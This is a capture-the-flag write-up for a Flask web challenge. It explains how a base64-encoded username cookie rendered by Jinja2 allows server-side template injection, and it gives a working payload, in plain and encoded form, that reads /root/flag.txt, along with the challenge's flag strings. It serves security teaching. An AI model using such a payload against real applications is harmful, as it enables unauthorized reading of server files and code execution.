Category

Web

Challenge description

I bet you can't break my website! I've made sure there are not vulnerabilities!


Hints

- {LEVEL 1} Have you seen the technologies that the webpage is using?
- {LEVEL 2} https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection
- {LEVEL 3} Looks like you can use the cookie to inject code... Maybe you can take a look inside the server files to find the flag...

Write Up

Flask uses Jinja2 as the templating engine. This engine is vulnerable to Server Side Template Injections (SSTI), letting us to write code in Python to obtain all the information we want about the webpage.

In the admin page, we know that we show the name of the logged user, and the logged username is the one that we decided to put in the cookie, it doesn't matter which name we use.



Hello i'm a hacker !

Welcome to the most secure Admin Panel!


Where you looking for this?

HACK4U{B_C@R3FVL_W1T#_3NC0DED_CO00KIEZZ!}

Getting into these two conclusions will let us know that we can use the username value of the cookie to inject whatever Python code that we want. With this code, we can try to check the files of the server where it is allocated and look for the flag there. To do that, you will need to build payloads to get information about the files inside the server. More information here.

The flag is inside /root/flag.txt. To achieve that, we can use the following payload:


{{request.__class__._load_form_data.__globals__.__builtins__.open("/root/flag.txt").read()}};admin



```
{{request.__class__._load_form_data.__globals__.__builtins__.open("/root/flag.txt").read()}};admin
```

```
e3tyZXF1ZXN0Ll9fY2xhc3NfXy5fbG9hZF9mb3JtX2RhdGEuX19nbG9iYWxzX18uX19idWlsdGluc19fLm9wZW4oIi9yb290L2ZsYWcudHh0IikucmVhZC
gpfX07YWRtaW4=
```

By using this cookie, you will show in the webpage the information inside */root/flag.txt*.



Hello HACK4U{WH4T_7H3_H3CK_H0W_D1D_U_PWN3D_M3?!?!} !

Welcome to the most secure Admin Panel!

Where you looking for this?

HACK4U{B_C@R3FVL_W1T#_3NC0DED_CO00KIEZZ!}

That’s why you need to be aware of the vulnerabilities of the technologies you’re using 😉

Flag

`HACK4U{WH4T_7H3_H3CK_H0W_D1D_U_PWN3D_M3?!?!}`